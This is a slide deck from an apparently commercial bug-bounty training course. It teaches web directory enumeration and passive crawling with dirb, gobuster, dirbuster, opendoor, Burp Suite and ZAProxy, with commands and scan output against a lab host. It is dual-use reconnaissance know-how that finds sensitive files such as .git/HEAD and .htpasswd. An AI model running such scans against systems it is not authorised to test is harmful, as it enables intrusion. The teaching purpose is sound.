

Bug Bounty Crash Course

Web Application Security Edition
Day 3

Bug Bounty Crash Course: Day 3

Jeswin Mathai Vivek Ramachandran Nishant Sharma
www.PentesterAcademy.com

Enumerating Common Directory / web pages

- Tools
 - dirb
 - dirbuster
 - gobuster
 - Burp Suite
 - opendoor
 - ZAPProxy
- Enumerate
 - Directory
 - Web pages



Enumerating Common Directory / web pages

- Dirb wordlists

```
root@attackdefense:~# ls -l /usr/share/dirb/wordlists/
total 260
-rw-r--r-- 1 root root 184073 Jan 25 2012 big.txt
-rw-r--r-- 1 root root 1292 Jan 27 2012 catala.txt
-rw-r--r-- 1 root root 35849 Nov 17 2014 common.txt
-rw-r--r-- 1 root root 1492 May 23 2012 euskera.txt
-rw-r--r-- 1 root root 142 Dec 29 2005 extensions_common.txt
-rw-r--r-- 1 root root 75 Mar 16 2012 indexes.txt
-rw-r--r-- 1 root root 244 Dec 29 2005 mutations_common.txt
drwxr-xr-x 2 root root 4096 Feb 19 02:38 others
-rw-r--r-- 1 root root 6561 Mar 5 2014 small.txt
-rw-r--r-- 1 root root 3731 Nov 13 2014 spanish.txt
drwxr-xr-x 2 root root 4096 Feb 19 02:38 stress
drwxr-xr-x 2 root root 4096 Feb 19 02:38 vulns
root@attackdefense:~#
```

Enumerating Directories : dirb

- CLI Interface
- Looks for Non 404 response codes
- Recursive Searching
- Specific Status codes can be ignored.
- Supports searching for file with specific extension
- Supports output to be saved in file (Standard Output)

Enumerating Directories : dirb

```
root@attackdefense:~# dirb http://192.156.207.3
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Tue May 19 18:58:01 2020
URL_BASE: http://192.156.207.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.156.207.3/ ----
+ http://192.156.207.3/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.156.207.3/ajax/
+ http://192.156.207.3/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.156.207.3/classes/
==> DIRECTORY: http://192.156.207.3/config/
==> DIRECTORY: http://192.156.207.3/data/
==> DIRECTORY: http://192.156.207.3/documentation/
```

Enumerating Directories : dirb

```
root@attackdefense:~# dirb http://192.156.207.3 /usr/share/wordlists/dirb/common.txt -X .txt -w -N 403
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue May 19 19:00:37 2020
URL_BASE: http://192.156.207.3/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
OPTION: Ignoring NOT_FOUND code -> 403
OPTION: Not Stopping on warning messages
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.156.207.3/ ----
+ http://192.156.207.3/robots.txt (CODE:200|SIZE:190)

-----
END_TIME: Tue May 19 19:00:39 2020
DOWNLOADED: 4612 - FOUND: 1
root@attackdefense:~#
```

Filetype Extension

Don't stop on warning

Exclude Status Code



Lab: Directory Enumeration with Dirb

Lab URL: <https://attackdefense.com/challengedetails?cid=1881>

Video URL: https://youtu.be/g7Fvc8_6VIY

Enumerating Directories : dirbuster

- GUI Interface
- Looks for Non 404 response codes
- Recursive Searching
- Supports searching for file with specific extension
- Output cannot be saved
- Specific HTTP Codes cannot be ignored.

Enumerating Directories : dirbuster

Scan Information \Results - List View: Dirs: 79 Files: 119 \Results - Tree View \⚠ Errors: 2 \		
Directory Structure	Response Code	
..	200	54008
.htpasswd	403	460
.hta	403	455
.htaccess	403	460
.hta.php	403	458
.htaccess.php	403	463
.htpasswd.php	403	463
index.php	200	239
set-up-database.php	200	5393
webservices	200	1510
ajax	200	1152
framer.html	200	1723
documentation	200	2815
icons	403	456
includes	200	4710
images	200	177
.hta	403	462
.htaccess	403	467
.htpasswd	403	467
.htaccess.php	403	470
.hta.php	403	465
.htpasswd.php	403	470
javascript	200	2174
hints-page-wrapper.php	200	880

Lab: Directory Enumeration with Dirbuster

Lab URL: <https://attackdefense.com/challengedetails?cid=1883>

Video URL: <https://youtu.be/tOUWRs6npy8>

Enumerating Directories : gobuster

- CLI Interface
- Looks for Non 404 response codes
- Specific Status codes can be ignored.
- Supports searching for file with specific extension
- Supports output to be saved in file (Standard Output)
- Recursive enumeration is not supported

Enumerating Directories : gobuster

```
root@attackdefense:~# gobuster dir -u http://192.156.207.3 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer
=====
[+] Url:          http://192.156.207.3
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/05/20 17:31:05 Starting gobuster
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.git/HEAD (Status: 200)
/.htaccess (Status: 403)
/ajax (Status: 301)
/cgi-bin/ (Status: 403)
/classes (Status: 301)
/config (Status: 301)
/data (Status: 301)
```

The diagram shows two red boxes with arrows pointing to specific parts of the terminal output. One box, labeled 'Target URL', points to the URL 'http://192.156.207.3'. The other box, labeled 'Wordlist Path', points to the wordlist file '/usr/share/wordlists/dirb/common.txt'.

Enumerating Directories : gobuster

```
root@attackdefense:~# gobuster dir -u http://192.156.207.3 -w /usr/share/wordlists/dirb/common.txt -b 403,404 -x .php,.xml,.txt -r
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.156.207.3
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 403,404
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  xml,txt,php
[+] Follow Redir: true
[+] Timeout:      10s
=====
2020/05/20 17:45:59 Starting gobuster
=====
/.git/HEAD (Status: 200)
/ajax (Status: 200)
/classes (Status: 200)
/config (Status: 200)
/credits.php (Status: 500)
/data (Status: 200)
/documentation (Status: 200)
/home.php (Status: 500)
/images (Status: 200)
```

Negative Status Codes

Filetype Extension

Following Redirect

Lab: Directory Enumeration with Gobuster

Lab URL: <https://attackdefense.com/challengedetails?cid=1882>

Video URL: <https://youtu.be/ARQkZqVvWlg>

Enumerating Directories : Burp Suite

- GUI Interface
- Intruder can be used to perform enumeration
- Files with specific extension can be enumerated.
- Community Edition - Requests are Time Throttled
- Complete Enumeration can consume hours



Enumerating Directories : Burp Suite

- GUI Interface
- Intruder can be used to perform enumeration
- Files with specific extension can be enumerated.
- Community Edition - Requests are Time Throttled
- Complete Enumeration can consume hours

Enumerating Directories : Burp Suite

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Target Positions Payloads Options

(?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available f ways.

Payload set: 1 Payload count: 4,618


Payload type: Simple list Request count: 4,618

(?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item Add from list ... [Pro version only]

data
passwords
phpmyadmin
images
js
.bash_history
.bashrc
cache



Enumerating Directories : Burp Suite

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	(!404)	Comment
13	.git/HEAD	200			243		
1	data	304			525		
2	passwords	301			535		
3	phpmyadmin	301			537		
4	images	301			529		
15	.hta	403			459		
16	.htaccess	403			464		
0		404			455		
5	js	404			453		
6	.bash_history	404			464		
7	.bashrc	404			458		
8	.cache	404			457		
9	.config	404			458		
10	.cvs	404			455		
11	.cvignore	404			461		
12	.forward	404			459		
14	.history	404			459		

Request Response

Raw Params Headers Hex

```
1 GET /.git/HEAD HTTP/1.0
2 Cookie: c=cval
3 Content-Length: 0
4 Connection: close
5
6
```

?

< + > Type a search term 0 matches

16 of 4618

Lab: Directory Enumeration with Burp Suite

Lab URL: <https://attackdefense.com/challengedetails?cid=1886>

Video URL: <https://youtu.be/WyImLjjB-T0>



Enumerating Directories : opendoor

- CLI Interface
- Looks for Non 404 response codes
- Supports searching for file with specific extension
- Supports output to be saved in file (HTML, JSON, TXT)
- Recursive enumeration is not supported
- Specific Status codes cannot be excluded

Enumerating Directories : opendoor

```
root@attackdefense:~# opendoor --host http://192.156.207.3 -s directories -w /usr/share/wordlists/dirb/common.txt
#####
# (____)(____\____)(_\\____) (____\____)(____)(____\____)
# )(_)(_)____/____) ) (____) ) (____)(____)(____\____)
# (____)(____) (____)(____\____) (____/ (____)(____)(____\____)
#
# Directories: 36942
# Subdomains: 181018
# Browsers: 112
# Proxies: 204
# License: GNU General Public License
#
[      ] info    Use --report param to store your scan results
[      ] info    Wait, please, checking connect to -> 192.156.207.3:80 ...
[      ] info    Server 192.156.207.3:80 (192.156.207.3) is online!
[      ] info    Scanning 192.156.207.3 ...
[      ] info    0.0% [0001/4614] - 0B - OK http://192.156.207.3/
[      ] info    0.2% [0009/4614] - 23B - OK http://192.156.207.3/.git/HEAD
[      ] info    0.2% [0011/4614] - 0B - Denied http://192.156.207.3/.hta
[      ] info    0.3% [0012/4614] - 0B - Denied http://192.156.207.3/.htaccess
[      ] info    0.3% [0013/4614] - 0B - Denied http://192.156.207.3/.htpasswd
[      ] info    8.0% [0371/4614] - 0B - R http://192.156.207.3/ajax -> http://192.156.207.3/ajax/
[      ] info    17.8% [0820/4614] - 0B - Denied http://192.156.207.3/cgi-bin/
[      ] info    19.2% [0885/4614] - 0B - R http://192.156.207.3/classes -> http://192.156.207.3/classes
[      ] info    21.5% [0994/4614] - 0B - R http://192.156.207.3/config -> http://192.156.207.3/config/
[      ] info    25.1% [1158/4614] - 0B - R http://192.156.207.3/data -> http://192.156.207.3/data/
[      ] info    28.7% [1324/4614] - 0B - R http://192.156.207.3/documentation -> http://192.156.207.3/document
[      ] info    43.2% [1991/4614] - 0B - R http://192.156.207.3/images -> http://192.156.207.3/images/
[      ] info    43.6% [2013/4614] - 0B - R http://192.156.207.3/includes -> http://192.156.207.3/includes/
[      ] info    43.7% [2018/4614] - 0B - http://192.156.207.3/Index
[      ] warning skip [0000/4614] - Ignored /index.php
[      ] info    46.5% [2144/4614] - 0B - R http://192.156.207.3/javascript -> http://192.156.207.3/javascript/
[      ] info    49.4% [2281/4614] - 10KB - OK http://192.156.207.3/LICENSE
```

©PentesterAcademy.com

Scan Type

Wordlist Path

200 OK

403 Forbidden

301 Redirects

Enumerating Directories : opendoor

```
root@attackdefense:~# opendoor --host http://192.156.207.3 -s directories -w /usr/share/wordlists/dirb/common.txt -e php,txt,xml
#####
#
#          #
# (____)(__\__(_) (\_) (____\ (____) (____)(____)\_ ) ##
# )(_)( )/_/ )_) ) ( )(_)) )(_)(_) ( )(_)/ ##
# (____)(_) (____)(_) \_) (____/_/ (____)(____)(_) \_) ##
#
# Directories: 36942
# Subdomains: 181018
# Browsers: 112
# Proxies: 294
# License: GNU General Public License
#
[      ] info   Use --report param to store your scan results
[      ] info   Wait, please, checking connect to -> 192.156.207.3:80 ...
[      ] info   Server 192.156.207.3:80 (192.156.207.3) is online!
[      ] info   Scanning 192.156.207.3 ...
[      ] info   0.2% [0013/8334] - 0B - Denied http://192.156.207.3/.ht_wsr.txt
[      ] info   0.2% [0014/8334] - 0B - Denied http://192.156.207.3/.htaccess.txt
[      ] info   1.7% [0145/8334] - 0B - http://192.156.207.3/3x.php
[      ] warning skip [0000/8334] - Ignored /404.php
[      ] info   31.1% [2591/8334] - 0B - Denied http://192.156.207.3/cgi-bin/logi.php
[      ] info   31.1% [2592/8334] - 0B - Denied http://192.156.207.3/cgi-bin/login.php
[      ] info   45.2% [3766/8334] - 0B - http://192.156.207.3/err.php
[      ] warning skip [0000/8334] - Ignored /error.php
[      ] info   55.4% [4618/8334] - 0B - http://192.156.207.3/index.inc.php
[      ] warning skip [0000/8334] - Ignored /index.php
[      ] info   56.7% [4729/8334] - 0B - OK http://192.156.207.3/installation.php
```

Filetype Extension

Enumerating Directories : opendoor

The screenshot shows a web browser window with the URL `/root/reports/192.156.207.3/`. The page displays a summary table and a list of found files.

total	
failed	8331
forbidden	2
success	1
items	8334
workers	1

The main content area lists the following URLs:

- `http://192.156.207.3/data/.Blog.ini.php`
- `http://192.156.207.3/data/.adminer.php.swp`
- `http://192.156.207.3/data/.bash_history.php`
- `http://192.156.207.3/data/.cc-ban.txt`
- `http://192.156.207.3/data/.cc-ban.txt.bak`
- `http://192.156.207.3/data/.config.php.swp`
- `http://192.156.207.3/data/.config/filezilla/sitemanager.xml.xml`
- `http://192.156.207.3/data/.config/psi+/profiles/default/accounts.xml`
- `http://192.156.207.3/data/.configuration.php.swp`
- `http://192.156.207.3/data/.env.php`
- `http://192.156.207.3/data/.env.sample.php`
- `http://192.156.207.3/data/.filezilla/sitemanager.xml.xml`
- `http://192.156.207.3/data/.idea/compiler.xml`
- `http://192.156.207.3/data/.idea/copyright/profiles_settings.xml`
- `http://192.156.207.3/data/.idea/dataSources.local.xml`
- `http://192.156.207.3/data/.idea/dataSources.xml`
- `http://192.156.207.3/data/.idea/deployment.xml`
- `http://192.156.207.3/data/.idea/encodings.xml`
- `http://192.156.207.3/data/.idea/misc.xml`
- `http://192.156.207.3/data/.idea/modules.xml`
- `http://192.156.207.3/data/.idea/scopes/scope_settings.xml`
- `http://192.156.207.3/data/.idea/sqlDataSources.xml`
- `http://192.156.207.3/data/.idea/tasks.xml`
- `http://192.156.207.3/data/.idea/uiDesigner.xml`
- `http://192.156.207.3/data/.idea/vcs.xml`
- `http://192.156.207.3/data/.idea/workspace(2).xml`
- `http://192.156.207.3/data/.idea/workspace(3).xml`

Lab: Directory Enumeration with Opendoor

Lab URL: <https://attackdefense.com/challengedetails?cid=1884>


Video URL: <https://youtu.be/w8viJOSQheI>

Enumerating Directories : ZAProxy

- GUI Interface
- Forced Browse Directory
- Looks for non 404 response
- Site is automatically added to sites tab.
- Recursive enumeration is supported
- Specific Status codes cannot be excluded



Enumerating Directories : ZAProxy



Enumerating Directories : ZAProxy

The screenshot shows the ZAP (ZAProxy) application interface. On the left, the 'Sites' panel displays a tree view of contexts and sites. Under the 'Sites' section, there are entries for 'https://shavar.services.mozilla.com' and 'http://192.156.207.3'. The 'http://192.156.207.3' context is expanded, showing various directory paths such as 'GET:.hta', 'GET:.htaccess', 'GET:.htpasswd', 'ajax' (containing 'GET:ajax' and 'GET:cgi-bin'), 'classes' (containing 'GET:classes' and 'GET:config'), 'data' (containing 'GET:data'), 'documentation' (containing 'GET:documentation' and 'GET:framer.html').

The main right-hand pane is titled 'Manual Explore' and contains instructions for launching a browser to explore the application while proxying through ZAP. It includes fields for 'URL to explore' (set to 'http://192.156.207.3'), 'Enable HUD' (checked), and 'Explore your application' (set to 'Launch Browser' and 'Firefox'). Below these fields, a note states: 'You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate'.

At the bottom, the 'History' tab is selected, showing a list of requests. The table has columns: Req. Timestamp, Resp. Timestamp, Method, URL, Code, Reason, and Size Resp. Header. The table lists numerous requests made to the 'http://192.156.207.3:80' site, primarily targeting 'phpmyadmin' themes and files. The 'Size Resp. Header' column shows the size of the response headers for each request.

Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp. Header
5/20/20 7:01:31 PM	5/20/20 7:01:31 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/jquery/	200	OK	171 bytes
5/20/20 7:01:31 PM	5/20/20 7:01:31 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/pmahomme/jq...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/layout/i...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/pmahomme/q...	200	OK	253 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/sprites...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/css/the...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/css/the...	200	OK	193 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/css/the...	200	OK	168 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/jquery/i...	200	OK	171 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/jquery/j...	200	OK	253 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/changelog.php	200	OK	692 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/license.php	200	OK	693 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/setup/	200	OK	906 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/LICENSE	200	OK	206 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/img/p...	200	OK	177 bytes

Lab: Directory Enumeration with ZAProxy

Lab URL: <https://attackdefense.com/challengedetails?cid=1885>

Video URL: <https://youtu.be/l6dO-GeZc3g>



Passive Crawling : Burp Suite

- Logs all HTTP Requests
- Creates a Site map for visited pages.
- Community Edition Restrictions
 - Active Crawling cannot be performed.
 - Vulnerabilities cannot be analyzed

Passive Crawling : Burp Suite

The screenshot shows the Burp Suite interface with the following sections:

- Dashboard:** Shows a task titled "1. Live passive crawl from Proxy (all traffic)". It indicates "Capturing: ON". Statistics show "227 items added to site map", "77 responses processed", and "0 responses queued".
- Issue activity [Pro version only]:** A sidebar listing various security issues with icons and descriptions. Issues include Suspicious input transformation (reflected), SMTP header injection, Serialized object in HTTP message, Cross-site scripting (DOM-based), XML external entity injection, External service interaction (HTTP), Web cache poisoning, Server-side template injection, SQL injection, and OS command injection.
- Event log:** A table showing log entries. The columns are Time, Type, Source, and Message. The entries are:

Time	Type	Source	Message
20:08:54 20 May 2020	Error	Proxy	[4] Unknown host: www.phpmyadmin.net
20:08:53 20 May 2020	Error	Proxy	[36] Unknown host: www.paypalobjects.com
20:07:23 20 May 2020	Info	Suite	This version of Burp Suite was released over three months ago. Please consider upgrading to the latest version.
20:07:22 20 May 2020	Info	Proxy	Proxy service started on 127.0.0.1:8080
20:07:18 20 May 2020	Info	Suite	Running as super-user, embedded browser sandbox will be disabled.

Passive Crawling : Burp Suite

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request...
http://192.15.156.3	GET	/		200	53065	HTML			20:07:46 20 ...
http://192.15.156.3	GET	/index.php?page=add-to...	✓	200	53887	HTML			20:08:19 20 ...
http://192.15.156.3	GET	/index.php?page=login.p...	✓	200	55296	HTML			20:08:26 20 ...
http://192.15.156.3	GET	/index.php?page=phpinf...	✓	200	129340	HTML			20:08:45 20 ...
http://192.15.156.3	GET	/index.php?page=phpm...	✓	200	43735	HTML			20:08:39 20 ...
http://192.15.156.3	GET	/index.php?page=user-i...	✓	200	53397	HTML			20:08:06 20 ...
http://192.15.156.3	GET	/index.php?page=xml-va...	✓	200	51153	HTML			20:08:53 20 ...
http://192.15.156.3	GET	/javascript/bookmark-sit...		200	1353	script			20:07:48 20 ...
http://192.15.156.3	GET	/javascript/ddsmoothme...		200	8929	script			20:07:48 20 ...
http://192.15.156.3	GET	/javascript/ddsmoothme...		200	57545	script			20:07:48 20 ...
http://192.15.156.3	GET	/javascript/jQuery/colorb...		200	10135	script			20:07:48 20 ...
http://192.15.156.3	GET	/javascript/jQuery/jquery...		200	11628	script			20:07:48 20 ...
http://192.15.156.3	GET	/javascript/jQuery/jquery...		200	268032	script			20:07:48 20 ...
http://192.15.156.3	GET	/phpmyadmin/index.php		200	3296	HTML	phpMyAdmin 3.5.2.2 - ...		20:08:39 20 ...

Request Response

Raw Params Headers Hex

```
1 GET / HTTP/1.1
2 Host: 192.15.156.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
